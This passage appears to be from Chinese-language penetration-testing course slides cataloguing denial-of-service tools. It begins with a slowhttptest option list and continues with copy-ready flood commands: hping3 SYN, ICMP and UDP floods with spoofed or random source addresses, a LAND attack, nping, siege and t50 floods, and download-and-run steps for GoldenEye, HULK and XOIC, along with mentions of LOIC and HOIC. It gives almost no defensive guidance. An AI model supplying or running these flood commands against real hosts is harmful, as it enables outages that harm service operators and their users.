-d proxy host:port	for directing all traffic through web proxy
-e proxy host:port	for directing only probe traffic through web proxy
-H, B, R or X	specify to slow down in headers section or in message body, -R enables range test, -X enables slow read test
-g	generate statistics in CSV and HTML formats, pattern is slow_xxx.csv/html, where xxx is the time and date
-i seconds	interval between follow up data in seconds, per connection
-k pipeline factor	number of times to repeat the request in the same connection for slow read test if server supports HTTP pipe-lining.
-l seconds	test duration in seconds
-n seconds	interval between read operations from receive buffer
-o file	custom output file path and/or name, effective if -g is specified
-p seconds	timeout to wait for HTTP response on probe connection, after which server is considered inaccessible
-r connections per second	connection rate
-s bytes	value of Content-Length header, if -B specified
-t verb	custom verb to use
-u URL	target URL, the same format you type in browser, e.g https://host[:port]/
-v level	verbosity level of log 0-4
-w bytes	start of range the advertised window size would be picked from
-x bytes	max length of follow up data
-y bytes	end of range the advertised window size would be picked from
-z bytes	bytes to read from receive buffer with single read() operation

还有一类拒绝服务

- 炸邮箱
  - 使用垃圾邮件塞满邮箱
- 无意识的/非故意的拒绝服务攻击
  - 数据库服务器宕机恢复后，引用队列大量请求洪水涌来
  - 告警邮件在邮件服务器修改地址后洪水攻击防火墙

拒绝服务攻击工具

- RUDY
  - 慢速应用层HTTP POST攻击，与slowhttptest原理相同
  - 每次只传输一个字节的数据
  - 美剧“黑客军团”中曾提到此攻击手段
  - 攻击有表单WEB页面，攻击时需指定攻击的参数名称
  - https://sourceforge.net/projects/r-u-dead-yet/

拒绝服务攻击工具

- Hping3
  - 几乎可以定制发送任何TCP/IP数据包，用于测试FW、端口扫描、性能测试
- Syn Flood攻击
  - hping3 -c 1000 -d 120 -S -w 64 -p 80 --flood --rand-source 1.1.1.1
  - hping3 -S -P -U -p 80 --flood --rand-source 1.1.1.1
  - hping3 -SARFUP -p 80 --flood --rand-source 1.1.1.1 （TCP Flood）
- ICMP Flood攻击
  - hping3 -q -n -a 1.1.1.1 --icmp -d 56 --flood 1.1.1.2
- UDP Flood攻击
  - hping3 -a 1.1.1.1 --udp -s 53 -d 100 -p 53 --flood 1.1.1.2

拒绝服务攻击工具

- LAND攻击
  - 特殊种类的SYN Flood攻击
  - 源地址、目的地址都是受害者，受害者于自己完成三次握手
  - hping3 -n -a 1.1.1.1 -S -d 100 -p 80 --flood 1.1.1.1
- TCP全链接DoS攻击
  - nping --tcp-connect --rate=10000 -c 1000000000 -q 1.1.1.1
- 查公网IP
  - nping --echo-client "public" echo.nmap.org --udp

拒绝服务攻击工具

- Siege
  - http/https 压力测试工具，模拟多个用户并发访问请求
  - siege -g http://1.1.1.1/a.php / 1.1.1.1
  - siege -i -c 1000
  - 同时攻击多个url，使用 -f 调用字典文件
    - /etc/siege/urls.txt
- T50 网络压力测试
  - t50 1.1.1.1 --flood --turbo -S --protocol TCP --dport 80
  - t50 1.1.1.1 --flood --turbo -S TCP UDP OSPF EIGRP --dport 22

拒绝服务攻击工具

- Nmap
  - grep dos /usr/share/nmap/scripts/script.db | cut -d "\"" -f 2

匿名者拒绝服务工具包

- 匿名者发布的DoS工具
  - LOIC
  - HOIC
  - DDoSer
- 招募志愿者发放以上工具
- 以上DoS工具不隐藏真实IP地址

其他拒绝服务工具

- XOIC
  - 攻击任意IP地址的指定端口
  - git clone git://git.code.sf.net/p/xoic/code xoic-code
  - https://xoicdoser.wordpress.com/
  - 三种模式：test、normal、DoS Attack
  - 支持协议：TCP/HTTP/UDP/ICMP

其他拒绝服务工具

- HULK - Http Unbearable Load King
  - Python脚本
  - 随机产生大量唯一的地址请求，避免缓存命中
  - 耗尽WEB服务器资源池
  - https://packetstormsecurity.com/files/download/112856/hulk.zip

其他拒绝服务工具

- DDOSIM
  - 7层拒绝服务工具（模拟多个僵尸机）
  - 随机IP地址
  - 基于TCP连接的攻击
  - 应用层DDoS攻击
  - 正常的HTTP请求、非正常的HTTP请求式DDoS
  - SMTP DDoS
  - 随机端口的TCP连接洪水

其他拒绝服务工具

- GoldenEye
  - http/https拒绝服务攻击工具
  - 安全研究为目的Python脚本
  - 随机攻击向量，keep-alive，避免缓存命中
  - wget https://github.com/jseidl/GoldenEye/archive/master.zip
  - unzip master.zip
  - ./goldeneye.py http://1.1.1.1 -w 50

Thanks!